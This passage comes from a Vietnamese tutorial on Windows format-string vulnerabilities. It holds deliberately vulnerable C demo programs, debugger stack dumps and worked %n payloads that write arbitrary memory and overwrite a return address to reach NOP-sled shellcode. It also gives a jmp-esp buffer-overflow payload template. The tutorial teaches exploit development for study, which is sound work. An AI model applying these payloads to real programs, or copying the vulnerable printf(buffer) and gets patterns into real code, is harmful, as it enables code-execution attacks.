0244FB54	78257825	<%x> = 78257825
0244FB58	78257825	<%x> = 78257825
0244FB5C	78257825	<%x> = 78257825
0244FB60	78257825	<%x> = 78257825
0244FB64	73257825	<%x> = 73257825
0244FB68	00402020	<%s> = "Format String vul is very fun!"
0244FB6C	00000000	

Hình 19 - %s đã được trả đến vùng nhớ bất kỳ

Hình 20- Và đây là kết quả

C. Ghi đè dữ liệu lên vùng nhớ bất kỳ:

1. Khắc thác lỗi kiểu BoF:

Đôi khi, Format String lại xuất hiện một vài lỗi liên quan đến độ dài của buffer kiểu như Buffer Overflow, ví dụ như lỗi của Qualcomm Popper 2.53, đoạn code lỗi như sau:

```
{
char outbuf[512];
char buffer[512];
sprintf(buffer, "ERR Wrong command: %400s", user);
sprintf(outbuf, buffer);}
```

- ✓ `sprint()` là hàm cho phép tạo ra một xâu mới với định dạng xác định.
- ✓ Chuỗi **user** sẽ được cung cấp bởi người dùng và sẽ được thay vào vị trí của `%400s` trong xâu format, điều này làm ta liên tưởng đến bof nếu cho user dài ra quá 512 byte, và ngay câu lệnh thứ nhất, biến buffer đã có thể bị tràn và crash xảy ra? **Không!**
- Hãy để ý đến `%400s`, đoạn này có tác dụng chỉ dành cho user nhiều nhất 400 bytes thôi, khi đó thì biến buffer không thể tràn được vì nó có tận 512 bytes cơ!
- Xem xét tiếp lệnh tiếp theo: sau khi xâu buffer được tạo ra bằng cách ghép xâu user vào vị trí `%400s` trong "**ERR Wrong command: %400s**" thì câu lệnh thứ có tác dụng tương tự nhưng lại là tạo ra xâu **outbuf** từ xâu **buffer**
- Hãy đoán xem điều gì sẽ xảy ra nếu buffer lúc này là `"%512s xxxxxxxxxxxxxxxxxxxx"`?! cũng như câu lệnh trên, `sprintf` sẽ đếm 512 byte dành cho (tham số rỗng) ở xâu **outbuf**, nhưng **outbuf** lại chỉ có 512 bytes, vậy thì **xxxx** nằm ở vùng ngoài buffer, tức là buffer đã bị over, người ta gọi là **buffer overflow**.
- Tóm lại, biến user sẽ được đưa vào dạng như sau:
`"%497d\x3c\xd3\xff\xbf<nops><shellcode>"` trong đó, 497 là số đã được tính toán để đến được đến chỗ địa chỉ trả về của hàm, `\x3c\xd3\xff\xbf` là địa chỉ của `jmp esp`, còn đoạn sau là shellcode, y hệt như khai thác bof bình thường.
- Đoạn này sẽ không có ảnh minh họa nữa vì thiên về bof nhiều hơn, ai thích thực hành thì dùng tạm file **similarbof.cpp**

```
#include <stdio.h>
#include <string.h>
#include <conio.h>

main()
{
    char outbuf[512];
    char buffer[512];
    char user[512];
    gets(user);
    sprintf(buffer, "ERR Wrong command: %400s", user);
    sprintf(outbuf, buffer);
    getch();
}
```

2. Ghi đè dữ liệu lên vùng nhớ bất kỳ:


- Ở trên chúng ta mới chỉ thảo luận đến khả năng cho phép đọc dữ liệu từ vùng nhớ bất kỳ trong chương trình, tuy nhiên như thế là chưa đủ nếu muốn khai thác triệt để, chúng ta cần có thêm quyền ghi dữ liệu lên vùng nhớ bất kỳ nữa.

- Nếu không nhớ thì bạn có thể quay lại phần đầu của tài liệu và để ý đến tham số **%n**, tham số này cho in ra 1 số mà giá trị của nó là số cột màn hình đã in ra trước đó, điều đó có nghĩa ta có thể thay đổi giá trị của biến tương ứng với tham số **%n** này.
- Để hiểu thêm về tham số này, chúng hãy thử đoạn code sau:

```
#include<stdio.h>
#include<conio.h>

main()
{
    int i,j,n;
    i=0x1234;
    j=0x56;
    printf("%100x%x%n",i,j,&n);
    printf("\n\rdong tren chiem so cot man  hinh la: %d",n);
    getch();
}
```

- ✓ Đây là kết quả:

- ✓ Số 102 có được là do **%100x** sẽ hiện ra màn hình 100 dòng dành cho giá trị của **i + 2** dòng để hiện thị giá trị của **j** (**j=0x56**)
- ✓ Như vậy nếu ta điều khiển được địa chỉ mà **%n** trả đến thì ta hoàn toàn có thể ghi giá trị theo ý muốn lên địa chỉ đấy bằng cách thay giá trị của **%100x** bằng 1 số thích hợp.
- Xét 1 ví dụ khác, ví dụ này sẽ cho phép dùng hàm printf với các số **hex**, thay vào việc xâu vào được nhập từ màn hình, xâu vào sẽ được lấy từ 1 file ở ngoài:

```
#include <stdio.h>
#include <string.h>
#include <conio.h>

main()
{
    FILE * pFile;
    long lSize;
    char buffer[10000];
    size_t result;

    pFile = fopen ("FileFS.txt","rb");
    if (pFile==NULL)
    {
        printf("can't open file FileFS.txt");
        return 0;
    }

    fseek (pFile , 0 , SEEK_END);
    lSize = ftell (pFile);
    rewind (pFile);

    result = fread (buffer,1,lSize,pFile);

    printf(buffer);
    getch();
}
```

- ✓ File *FileFS.txt* sẽ chứa nội dung cần in ra màn hình
- Thủ với xâu **AAAA %x%x** xem stack thế nào cái đă:

Address	Value	Comment
0240D818	0240D840	Format = "AAAA%x%x"
0240D81C	00000001	<%x> = 1
0240D820	00000008	<%x> = 8
0240D824	77C5FCE0	ASCII "x?\\"
0240D828	00000000	
0240D82C	00000000	
0240D830	00000000	
0240D834	00000000	
0240D838	00000000	
0240D83C	00000000	
0240D840	41414141	

Hình 21

- **Thực hành:** mục tiêu của chúng lúc này sẽ là ghi 1 giá trị bất kỳ lên vùng nhớ **7FFDF050**, chẳng hạn ghi giá trị 0xAF12, công việc cần thực hiện
  - ✓ Thủ nhất 0x41414141 sẽ được thay bằng 0x7FFDF050

- ✓ Thứ 2 phải tính toán số tham số sao cho tham số %x cuối cùng (sau này sẽ thay bằng %n) trả đến ô nhớ 0x41414141
- ✓ Thứ 3 điều chỉnh số lượng cột màn hình hiện lên để có số hợp lý (0xAF12)
- Tham số %x cuối cùng đang cách ô nhớ chứa 0x7FFDF050 khoảng là 8 ô nhớ 4 byte, vậy ta sẽ cần thêm 8 tham số %x nữa

Address	Value	Comment
0240D818	0240D840	Format = "Pô ý .%x%x%x%x%x%x%x%x%"
0240D81C	00000001	<%x> = 1
0240D820	00000018	<%x> = 18
0240D824	77C5FCE0	<%x> = 77C5FCE0
0240D828	00000000	<%x> = 0
0240D82C	00000000	<%x> = 0
0240D830	00000000	<%x> = 0
0240D834	00000000	<%x> = 0
0240D838	00000000	<%x> = 0
0240D83C	00000018	<%x> = 18
0240D840	7FFDF050	<%x> = 7FFDF050
0240D844	792E782E	

Hình 22

- ✓ Ok, bây giờ chúng ta sẽ thay %x cuối cùng thành %n và xem ô nhớ 0x7FFDF050 như thế nào:

Address	Hex dump	ASCII
7FFDF050	16 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF0A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF0B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF0C0	00 00 00 00 09 04 00 00 00 00 00 00 00 00 00 00	.....
7FFDF0D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Hình 23

- ✓ Ta thấy ô nhớ 0x7FFDF050 đã được mang giá trị là 0x16
- ✓ Tại sao lại có giá trị đấy, như đã nói đó sẽ là số cột màn hình đã được in
- ✓ Hãy nhìn vào hình 22 và đếm $4+1+2+8+1+1+1+1+2=22=0x16$ (4 byte của 0x7FFDF050, ô nhớ có bao nhiêu chữ số có nghĩa thì chiếm bấy nhiêu cột)
- ✓ Chúng ta nhận thấy số cột màn hình mà tham số %x cho in ra không cố định, như vậy sẽ rất khó cho việc tính toán, vậy phải làm thế nào, câu trả lời là %08x sẽ làm được việc ổn định đó, nó sẽ luôn luôn in ra 8 cột trong màn hình.

Lỗi Format String trên Windows

Address	Value	Comment
0240D818	0240D840	Format = "Pôý.%08x%08x%08x%08x%08x%08x%08x%08x%"
0240D81C	00000001	<%08x> = 1
0240D820	0000002A	<%08x> = 2A
0240D824	77C5FCE0	<%08x> = 77C5FCE0
0240D828	00000000	<%08x> = 0
0240D82C	00000000	<%08x> = 0
0240D830	00000000	<%08x> = 0
0240D834	00000000	<%08x> = 0
0240D838	00000000	<%08x> = 0
0240D83C	0000002A	<%08x> = 2A
0240D840	7FFDF050	
0240D844	78383025	

Hình 24

✓ Và kết quả:

Address	Hex dump	ASCII
7FFDF050	4C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	L.....
7FFDF060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF0A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF0B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF0C0	00 00 00 00 09 04 00 00 00 00 00 00 00 00 00 00	.....
7FFDF0D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Hình 25

- ✓ $0x4C = 76 = 8*9 + 4$ (9 tham số %08x và 4 cột dành cho 0x7FFDF050)
- Bước tiếp theo là tính toán sao cho có giá trị hợp lý để ghi.
  - ✓ Chúng ta cần hiển thị giá trị 0xAF12 lên địa chỉ 0x7FFDF050, do cơ chế ghi của windows nên giá trị chính xác cần phải ghi vào 0x7FFDF050 sẽ là 0x12AF.
  - ✓ Như vậy 08 trong tham số %08x cuối cùng sẽ được thay bằng giá trị:
 $0x12AF - (0x4C - 0x08) = 0x126B = 4715$
  - ✓ Vậy tham số %08x cuối cùng bây giờ sẽ là %4715x

Address	Value	Comment
0240D818	0240D840	Format = "Pôý.%08x%08x%08x%08x%08x%08x%08x%08x%"
0240D81C	00000001	<%08x> = 1
0240D820	0000002C	<%08x> = 2C
0240D824	77C5FCE0	<%08x> = 77C5FCE0
0240D828	00000000	<%08x> = 0
0240D82C	00000000	<%08x> = 0
0240D830	00000000	<%08x> = 0
0240D834	00000000	<%08x> = 0
0240D838	00000000	<%08x> = 0
0240D83C	0000002C	<%4715x> = 2C
0240D844	7ECDDE8E0	

Hình 26

Và kết quả:

Address	Hex dump	ASCII
7FFDF050	AF 12 00 00 88 06 6F 7F 00 00 FB 7F 00 10 FC 7F	...o...ô...ü.
7FFDF060	00 20 FD 7F 02 00 00 00 70 00 00 00 00 00 00 00	ý.....p.....
7FFDF070	00 80 9B 07 60 E8 FF FF 00 00 10 00 00 20 00 00	.mè.....
7FFDF080	00 00 01 00 00 10 00 00 04 00 00 00 10 00 00 00	.....
7FFDF090	80 DE 97 7C 00 00 00 00 00 00 00 00 00 00 00 00	■p■ .....
7FFDF0A0	D8 C0 97 7C 05 00 00 00 01 00 00 00 28 0A 00 02	ĐÀI .....(....
7EEDF0B0	02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Hình 27 – Done!

- Cũng như phần đọc giá trị từ ô nhớ bất kỳ, ở phần này cũng gặp khó khăn khi muốn ghi lên vùng địa chỉ có dạng 0x00412312 tức là địa chỉ chứa giá trị null. Cách thức vượt qua cũng tương tự, tuy nhiên sẽ gặp khó khăn một chút trong khâu tính toán để ra được giá trị thích hợp. Ở phần này tôi sẽ dành cho các bạn tự làm, trong quá trình thực hiện sẽ có kinh nghiệm để tính toán thôi.
- ❖ Như vậy với lỗi format string, chúng ta đã có trong tay “công cụ” là ghi đè dữ liệu lên địa chỉ bất kỳ. Vậy làm sao để khai thác triệt để, tức là thực thi shellcode, ở phần tiếp theo chúng ta sẽ bàn về vấn đề này.

D. Các phương pháp khai thác

- Đặt vấn đề: Nhiệm vụ của phần này là làm thế nào để thực thi được shellcode. Trong “tay” chúng ta hiện nay đã có “công cụ” là khả năng ghi đè dữ liệu lên vùng địa chỉ bất kỳ (tất nhiên chỉ ở các vùng có quyền ghi). Vậy phải cần những gì để thực thi được shellcode:
  - ✓ Ta cần 1 lệnh hoặc một nhóm lệnh cho phép có nhiệm vụ cho chương trình nhảy vào shellcode
- Để tiện lợi hơn cho trình bày vấn đề, chúng ta sẽ thống nhất một chương trình và thực hiện khai thác trên chương trình đó, sau đây là đoạn code:

Cenaaa.cpp

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <conio.h>
#include <windows.h>

DWORD CenException()
{
    puts("\r\nException....");
    ExitProcess(1);
    return 0;
}
```

```

}

void ham()           // hàm chứa hàm printf lỗi
{
    FILE * pFile;
    long lSize;
    char buffer[10000];

    size_t result;

    pFile = fopen ("FileFS.txt","rb");
    if (pFile==NULL)
    {
        printf("can't open file FileFS.txt");
        return;
    }

    fseek (pFile , 0 , SEEK_END);
    lSize = ftell (pFile);
    rewind (pFile);

    result = fread (buffer,1,lSize,pFile);
    buffer[result]='\0';

    __try{
        printf(buffer);           // Cấu trúc bắt lỗi
    } // __try
    __except(CenException()){
        ExitProcess(1);
    }
}

main()
{
    ham();
    getch();
}

```

- Chương trình này về cơ bản cũng tương tự như ví dụ *PrintFile.cpp* ở phần trên, tuy nhiên có một số cải tiến:
  - ✓ Hàm thực hiện printf được đặt trong một hàm riêng biệt của chương trình
  - ✓ Sử dụng cơ chế bắt exception (thực tế thì hầu như chương trình nào đáng để khai thác cũng dùng cơ chế này)
- Chương trình được build trên VC6 ở chế độ debug.

1. Phương pháp ghi đè vào địa chỉ trả về:


- Đây là phương pháp mà hầu như ai cũng sẽ nghĩ đến đầu tiên, bởi vì nó chỉ cần một thao tác đơn giản là ghi đè lên địa chỉ trả về của hàm hiện tại. Phương pháp này cũng đã được sử dụng trong phương pháp khai thác BoF
- Công việc lúc này sẽ là: ghi đè địa chỉ của shellcode lên ô nhớ chứa địa chỉ trả về (nằm trong stack)

Lỗi Format String trên Windows

- ✓ Một điều cần phải lưu ý: ghi đè vào ô nhớ trong stack điều này đồng nghĩa với việc phải ghi vào địa chỉ có chứa ký tự null, như vậy địa chỉ phải đưa xuống cuối.
  - Cùng bắt đầu với xâu vào: %08x%08x%08xAAAA

Address	Value	Comment
0012D7A8	0012D7FC	Format = "%08x%08x%08xAAAA"
0012D7AC	0012FF80	<%08x> = 12FF80
0012D7B0	00000000	<%08x> = 0
0012D7B4	7FFDF000	<%08x> = 7FFDF000
0012D7B8	CCCCCC	
0012D7BC	CCCCCC	
0012D7C0	CCCCCC	
0012D7C4	CCCCCC	
0012D7C8	CCCCCC	
0012D7CC	CCCCCC	
0012D7D0	CCCCCC	
0012D7D4	CCCCCC	
0012D7D8	CCCCCC	

Hình 28 – Tình hình trong stack

Hình 29 – Cùng lúc đó, trong call stack

Address	Value	Comment
0012FF20	00401C88	SE handler
0012FF24	00422068	cenaaa.00422068
0012FF28	00000000	
0012FF2C	0012FF80	
0012FF30	00401200	RETURN to cenaaa.00401200 From cenaaa.00401000
0012FF34	00000000	
0012FF38	00000000	
0012FF3C	7FFDF000	

Hình 30- Tại địa chỉ 0x0012FF30

- Như vậy công việc của chúng ta lúc này sẽ là ghi đè địa chỉ của shellcode vào địa chỉ 0x0012FF30, nhưng shellcode ở đâu vậy :-??
  - ✓ Có 2 vị trí để đưa shellcode vào, đó là đầu xâu hoặc cuối xâu format.

- ✓ Đưa vào cuối xâu sẽ cho chúng ta dễ dàng hơn trong việc tính toán số cột đã in ra màn hình và dễ dàng thay shellcode hơn nhưng sẽ có nhược điểm là sẽ không được vào bộ nhớ nếu trước đó có kí tự null.
- ✓ Đưa vào đầu xâu thì ngược lại
- Trong trường hợp của chương trình demo này chúng ta sẽ dùng cách đưa shellcode vào cuối xâu format do chương trình lấy vào buffer bằng cách đọc từ file nên sẽ không bị ảnh hưởng của ký tự null. Chỗ nói về ký tự null này nói hơi khó hiểu nhưng bạn sẽ không cần hiểu nhiều đâu ☺ sau này khi làm cụ thể sẽ hiểu, chỉ cần biết trong trường hợp chương trình demo này chúng ta sẽ làm theo cách đưa shellcode vào cuối xâu format.
- Công việc tiếp theo chúng ta sẽ làm sao cho tham số %x cuối cùng (chính là %n sẽ thay vào sau này) sẽ trỏ vào vùng chúng ta có thể điều khiển được.

Address	Value	Comment
0012D7A8	0012D7FC	Format = "%08x%08x%08xAAAA"
0012D7AC	0012FF80	<%08x> = 12FF80
0012D7B0	00000000	<%08x> = 0
0012D7B4	7FFDF000	<%08x> = 7FFDF000
0012D7B8	CCCCCC	
0012D7BC	CCCCCC	
0012D7C0	CCCCCC	
0012D7C4	CCCCCC	
0012D7C8	CCCCCC	
0012D7CC	CCCCCC	
0012D7D0	CCCCCC	
0012D7D4	CCCCCC	
0012D7D8	CCCCCC	
0012D7DC	CCCCCC	
0012D7E0	CCCCCC	
0012D7E4	CCCCCC	
0012D7E8	CCCCCC	
0012D7EC	CCCCCC	
0012D7F0	CCCCCC	
0012D7F4	CCCCCC	
0012D7F8	00000010	
0012D7FC	78383025	
0012D800	78383025	
0012D804	78383025	
0012D808	41414141	
0012D80C	CCCCCC00	

Hình 31

- **Tip:** ta sẽ truyền các tham số %08x cho đầy vào vùng nhớ mà nội dung không ổn định rồi sau đó mới dùng đến %x, ví dụ như trường hợp trên, chúng ta sẽ cho %08x đến tận địa chỉ 0x0012D7F8 rồi sau đó mới sử dụng đến %x để rút ngắn khoảng cách với ô nhớ 0x41414141. Mục đích là gì? Vùng nhớ có nội dung không ổn định, ta không kiểm soát được giá trị, như vậy số cột in ra màn hình cũng sẽ không kiểm soát được, như vậy ta truyền vào %08x sẽ là hợp lý nhất, nhằm tăng tính ổn định cho mã khai thác.

Lỗi Format String trên Windows

- Theo như hình 31 thì ta sẽ thêm 17 tham số %08x nữa rồi tính tiếp, cả thảy là 20 tham số %08x

Hình 32 – Loại bỏ vùng nhớ không kiểm soát được

Address	Value	Comment
0012D7F0	CCCCCCCC	<%08x> = CCCCCCCC
0012D7F4	CCCCCCCC	<%08x> = CCCCCCCC
0012D7F8	00000054	<%08x> = 54
0012D7FC	78383025	
0012D800	78383025	
0012D804	78383025	
0012D808	78383025	
0012D80C	78383025	
0012D810	78383025	
0012D814	78383025	
0012D818	78383025	
0012D81C	78383025	
0012D820	78383025	
0012D824	78383025	
0012D828	78383025	
0012D82C	78383025	
0012D830	78383025	
0012D834	78383025	
0012D838	78383025	
0012D83C	78383025	
0012D840	78383025	
0012D844	78383025	
0012D848	78383025	
0012D84C	41414141	
0012D850	CCCCCC00	

Hình 33 – Khoảng cách giữa %08x cuối cùng và 0x41414141

- Theo như hình 33, ta thấy khoảng cách %08x và 0x41414141 là 21 ô nhớ, như vậy ta cần thêm là $21 \times 2 = 42$ tham số %x nữa
- Xâu đầu vào của chúng ta hiện nay sẽ là
  - 20 tham số “%08x” + 42 tham số “%x” + “AAAA”
- Thật tiếc Olly chỉ hỗ trợ hiển thị tối đa 30 tham số nên chúng ta sẽ không thể xem được đoạn comment.

Address	Value	Comment
0012D7F0	CCCCCCCC	<%08x> = CCCCCCCC
0012D7F4	CCCCCCCC	<%08x> = CCCCCCCC
0012D7F8	000000A8	<%08x> = A8
0012D7FC	78383025	<%x> = 78383025
0012D800	78383025	<%x> = 78383025
0012D804	78383025	<%x> = 78383025
0012D808	78383025	<%x> = 78383025
0012D80C	78383025	<%x> = 78383025
0012D810	78383025	<%x> = 78383025
0012D814	78383025	<%x> = 78383025
0012D818	78383025	<%x> = 78383025
0012D81C	78383025	<%x> = 78383025
0012D820	78383025	<%x> = 78383025
0012D824	78383025	<%x> = 78383025
0012D828	78383025	
0012D82C	78383025	
0012D830	78383025	
0012D834	78383025	
0012D838	78383025	
0012D83C	78383025	
0012D840	78383025	
0012D844	78383025	
0012D848	78383025	
0012D84C	78257825	
0012D850	78257825	

Hình 34- Đến tham số thứ 31 thì không thấy hiện comment nữa

- Tuy nhiên vẫn có cách để thử xem đã đến được ô 0x41414141 chưa, bằng cách thay tham số %x cuối cùng thành %n và xem báo lỗi

Hình 35 – Thông tin exception

- Như vậy chúng ta đã đặt %n đúng chỗ cần đặt, vào vị trí %x41414141
- Công việc tiếp theo là thay 0x41414141 thành địa chỉ cần ghi (0x0012FF30)


Address	Hex dump
0012FF30	E8 01 00 00 00 00 00 00 00 00 00 00 00 F0 FD 7F
0012FF40	CC
0012FF50	CC

Hình 36

Address	Value	Comment
0012D890	78257825	
0012D894	78257825	
0012D898	78257825	
0012D89C	6E257825	
0012D8A0	0012FF30	
0012D8A4	CCCCCCC0	
0012D8A8	CCCCCC00	
0012D8AC	CCCCCC00	
0012D8B0	CCCCCC00	
0012D8B4	CCCCCC00	
0012D8B8	CCCCCC00	
0012D8BC	CCCCCC00	
0012D8C0	CCCCCC00	
0012D8C4	CCCCCC00	
0012D8C8	CCCCCC00	
0012D8CC	CCCCCC00	
0012D8D0	CCCCCC00	
0012D8D4	CCCCCC00	
0012D8D8	CCCCCC00	
0012D8DC	CCCCCC00	
0012D8E0	CCCCCC00	

Hình 37 – Nhìn vào stack và xác định địa chỉ sẽ đặt shellcode

- Theo hình 37, shellcode của chúng ta sẽ được đặt từ địa chỉ **0x0012D8A4**, để tăng tính ổn định trong quá trình khai thác, trong shellcode chúng ta sẽ đặt cách **0x0012D8A4** một khoảng nào đó và trong shellcode ta sẽ cho 1 loạt lệnh **nop** ở đầu.
  - Tóm lại, ta sẽ cho địa chỉ trả về là **0x0012D8C0**
  - Tại địa chỉ 0x0012FF30 sẽ phải có dạng **C0 D8 12 00**. Giá trị cần ghi sẽ là 0x12D8C0.
  - Theo hình 36, ta thấy giá trị ghi hiện tại là **0x01E8**
    - ✓ Như vậy, ta sẽ phải thay 1 tham số %08x thành %??x nào đó
    - ✓ ?? = $0x12D8C0 - (0x01E8 - 8) = 0x12D6E0 = \textcolor{red}{1234656}$

Hình 38 – nội dung của file đầu vào


- Khi thay 08 thành 1234656 có thể ta sẽ gặp rắc rối một chút trong độ dài xâu, ví dụ trong trường hợp này

0012D890	25782578
0012D894	25782578
0012D898	25782578
0012D89C	25782578
0012D8A0	25782578
0012D8A4	12FF386E
0012D8A8	CCCC0000

Hình 39 – ô nhớ chứa địa chỉ đã bị đẩy 00 xuống 1 ô

Lỗi Format String trên Windows

- Điều này có nghĩa là ta sẽ phải thêm 3 byte vào trước nữa để “đẩy” 0x12FF30 xuống cùng ô với 00

Hình 40 – Thêm 3 ký tự A

- Đồng nghĩa với %n sẽ bị đẩy xuống 1 ô, ta thêm 2 tham số %x nữa

Hình 41 – do chỉnh linh tinh nên giá trị đưa vào hơi lệch một chút

- Ta sẽ phải giảm giá trị đi một chút $E3-C0 = 0x23 = 35$

Hình 42 - ok

- Khi khắc thác cụ thể sẽ gặp một vài vấn đề rắc rối, ở trên là 1 ví dụ, tùy vào từng trường hợp mà có sự chỉnh sửa cụ thể.
  - Đã có địa chỉ trả về, giờ ta sẽ thêm shellcode vào cuối xâu format, dùng **meta exploit** hoặc tự viết, nhớ thêm một vài mã 90 để lấp trước (**nop**).


Hình 43 – Shellcode

Lỗi Format String trên Windows

Address	Hex dump	Disassembly	Comment
0012D8BC	98	NOP	
